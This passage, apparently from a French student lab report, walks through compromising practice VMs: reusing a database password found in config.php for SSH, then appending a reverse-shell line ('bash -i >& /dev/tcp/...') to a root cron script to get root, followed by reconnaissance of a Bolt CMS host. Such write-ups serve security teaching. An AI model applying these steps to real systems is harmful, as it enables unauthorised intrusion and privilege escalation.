


Figure 27 whoami VM Academy

On voit qu'on est connecté avec l'utilisateur www-data, nous devons donc maintenant escalader les privilèges pour avoir un accès root.

Cinquième étape : Escalade de privilèges

Pour cela on va d'abord regarder le fichier /etc/passwd qui contient les utilisateurs ainsi que leur groupe :




Figure 28 /etc/passwd VM Academy

On remarque alors l'utilisateur grimmie qui a est dans le groupe administrator. On cherche ensuite dans le fichier /etc/shadow pour avoir les mots de passe chiffré.




Figure 29 /etc/shadow VM Academy

Cependant nous n'avons pas les droits pour accéder à ce fichier.

Nous nous trouvons sur une machine qui héberge un serveur web, on se dit donc qu'on va aller regarder dans les fichiers du serveur, on se rend donc dans le répertoire /var/www/html.




Figure 30 Fichiers répertoire web

On voit la présence d'un dossier admin dans lequel on se rend :




Figure 31 Fichiers répertoire web admin

Dans ce répertoire on trouve des fichiers php ainsi que 2 sous répertoire : assets et includes. Assets contient les images et le css nécessaire au fonctionnement du site, et includes contient plusieurs fichier php :




Figure 32 Fichiers du dossier includes

Les fichiers footer.php, header.php et menubar.php servent à la présentation du site web.

On ouvre alors config.php :

```
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

Figure 33 config.php

On trouve alors un nom d'utilisateur (grimmie) ainsi qu'un mot de passe (My_V3ryS3cur3_P4ss) pour se connecter à la base de données du site web. On essaye alors de se connecter en ssh à la machine avec cet utilisateur :

```
┌──(root㉿vm-iutcl-kali-17)-[/home/kali]
└─# ssh grimmie@10.170.6.11
grimmie@10.170.6.11's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  5 05:01:18 2024 from 10.170.0.27
grimmie@academy:~$
```

Figure 34 SSH en tant que grimmie

On trouve un fichier nommé backup.sh dans le répertoire de grimmie, on tente alors d'en faire quelque chose :

```
grimmie@academy:~$ sudo su
-bash: sudo : commande introuvable
grimmie@academy:~$ mysql
ERROR 1045 (28000): Access denied for user 'grimmie'@'localhost' (using password: NO)
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ ./backup.sh
rm : supprimer '/tmp/backup.zip' qui est protégé en écriture et est du type « fichier » ?
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: modification des droits de '/tmp/backup.zip': Opération non permise
grimmie@academy:~$ sudo ./backup.sh
-bash: sudo : commande introuvable
grimmie@academy:~$ cat .backup.s
cat: .backup.s: Aucun fichier ou dossier de ce type
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
```

Figure 35 Découverte de backup.sh

On tente d'abord de se connecter en super utilisateur, ce qui ne fonctionne pas. On tente ensuite d'utiliser le fichier backup.sh avant de le lire. On apprend alors que ce fichier supprimer la dernière sauvegarde avant de compresser le répertoire includes du serveur web et ne donne les droits qu'au créateur. Il est très peu probable que ces sauvegardes se fassent manuellement, on pense alors à cron pour permettre d'automatiser ce processus.

On retourne alors sur le reverse shell et on cherche le dossier `/var/spool/cron/crontabs/` :




Figure 36 Tentative d'ouverture de crontabs

Malheureusement nous n'avons les droits pour ouvrir ce répertoire. On cherche des failles permettant d'exploiter une faille dans cron. On fait un searchsploit avec la version de notre kernel Linux car c'est la dernière chose que l'on n'a pas vérifié quand on a recherché des failles sur les services présents sur la machine :

Figure 37 Exploit du kernel Linux via cron

On trouve alors une faille qui permet l'escalade de privilège avec cron. On récupère le fichier permettant l'attaque avec `searchsploit -m linux/local/47164.sh`. L'exploit étant un « Local privilege escalation » il faut qu'on l'exécute sur la machine. On se connecte au serveur ftp avec l'utilisateur grimmie et on met le fichier sur la machine avec `put 47164.sh`.




Figure 38 Tentative de dépôt de l'exploit via FTP

Cette méthode ne fonctionne pas car nous n'avons pas les droits. On tente alors avec scp qui permet d'envoyer des fichiers grâce au protocole SSH.




Figure 39 Dépôt du fichier via SSH

Le script maintenant présent sur la machine, on l'exécute :




Figure 40 Échec de l'exécution du script

On apprend donc que le script ne peut pas être exécuté par gcc n'est pas installé. Grimmie n'ayant pas les permissions d'installer des paquets nous devons laisser tomber cette méthode. Nous décidons alors de voir les scripts exécutés par cron. Pour cela on va dans /etc/crontabs :




Figure 41 Fichier /etc/crontabs

On voit donc bien que le script backup.sh est exécuté via cron. Avec grimmie, on peut modifier le fichier backup.sh. On décide donc d'ajouter une ligne qui va ouvrir un reverse shell vers notre machine. Cron fonctionnant avec les droits d'administrateurs, cela devrait nous donner l'accès avec ces droits. On ajoute donc la ligne `bash -i >& /dev/tcp/10.170.0.27/1212 >0&1` à la fin du fichier :

Figure 42 Modification de backup.sh

- `bash -i` : lance une nouvelle instance bash en mode interactif
- `>& /dev/tcp/10.170.0.27/1212` : redirige la sortie vers l'appareil spécifié
- `>0&1` : associe la sortie à l'entrée pour permettre une communication bidirectionnelle

On écoute alors sur le port 1212 sur la machine kali :




Figure 43 Obtention des privilèges root

Après quelques minutes d'attentes, le cron s'exécute et nous avons accès à la machine avec les droits d'administrateur.

Troisième machine : Dev

Première étape : Reconnaissance

Nous faisons un nmap sur notre machine :




Figure 44 Nmap VM Dev

Il y a plusieurs ports ouverts :

- 22 : SSH
- 80 : HTTP
- 111 : RPCBind avec d'autres ports pour les partages de fichiers notamment avec NFS
- 2049 : NFS (Network File System)
- 8080 : HTTP : surement un proxy
- 37351 : nlockmgr : sert à faire le montage d'un partage de fichiers NFS
- 44591, 50495, 56665 : mountd : c'est une Remote Procedure Call (Appel de Procédure à Distance) → détecte les systèmes de fichiers disponibles en lisant le fichier /etc/xtab.

Deuxième étape : Exploration des services accessibles

On va donc commencer par explorer le port 80 qui va être le site Internet hébergé sur la machine :




Figure 45 Site web Bolt avec une erreur d'installation


Nous arrivons sur une page d'erreur d'installation de Bolt. Cet utilitaire, nommé Bolt CMS, est un serveur Web à l'image d'Apache par exemple. Il est conçu pour créer et gérer des sites Web modernes.

Ensuite, nous avons testé le SSH par pur hasard :

Figure 46 Tentative de connexion SSH VM Dev

Mais comme prévu, nous n'avons rien trouvé car nous avons simplement testé les couples génériques comme root/root, admin/admin, user/password.

Ensuite, nous essayons de visiter le port 8080 du site. Il nous donne des informations sur les différentes versions. Nous avons notamment la version d'Apache qui est la 2.4.38 :




apache2handler

Apache Version	Apache/2.4.38 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:8080
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

Figure 47 apache2handler

Sur la page, nous trouvons la page correspondante à un `phpinfo()` :



10.170.10.17:8080

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 7.3.27-1~deb10u1

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS

Figure 48 phpinfo()

Nous trouvons la version de php qui est utilisé. C'est la version 7.3. De ce fait, par la suite, nous essayons de chercher des failles sur cette version de php à l'aide de searchsploit mais nous ne trouvons rien.

Désormais, nous lançons un `dirbuster` pour énumérer les différents répertoires du site sur le port 80 :

Figure 49 dirbuster VM dev

Il nous renvoie beaucoup de répertoires que nous allons visiter. Nous commençons par aller sur l'URL : `http://10.170.10.17/public/index.php/` . Et nous sommes automatiquement redirigé sur le site : `http://10.170.10.17/public/index.php/bolt/userfirst` :




Figure 50 Site web Bolt

Nous trouvons alors la version de Bolt qui est la 3.7.2.

Reprenons le `dirbuster`. Quand nous essayons d'aller dans les sous-dossiers thumbs et files, nous arrivons sur une page avec une erreur 404 comme si la page n'existait pas.

Ensuite, nous allons dans le dossier : `/src/Site/CustomisationExtension.php`

Mais il n'y a rien :




Figure 51 CustomisationExtension.php

Nous allons ensuite dans `/app/database/bolt.db`. Ce lien nous fait télécharger une base de données avec les différentes tables de bolt :




Figure 52 Base de données de Bolt

Cependant, nous ne trouvons pas d'entrée comme des utilisateurs ou des mots de passe.

Nous savons que la version de Bolt est la 3.7.2, nous cherchons alors un exploit et nous trouvons une faille permettant une RCE si nous sommes authentifiés :





Figure 53 Authenticated RCE sur Bolt 3.7.0

Nous cherchons cette faille dans Metasploit :



Nous créons alors un utilisateur sur la page : http://10.170.10.17/public/index.php/bolt/userfirst avec l'identifiant « Test » et le mot de passe « Test1234 »

Nous arrivons alors sur un tableau de bord :




Figure 54 Dashboard Bolt

Nous téléchargeons à nouveau la base de données et trouvons bien un utilisateur, qui est celui que nous avons créé :




Figure 55 Base de données Bolt avec un utilisateur

Nous mettons le mot de passe dans un analyseur de hash et nous trouvons que l'algorithme utilisé pour chiffrer le mot de passe est du BCRYPT :

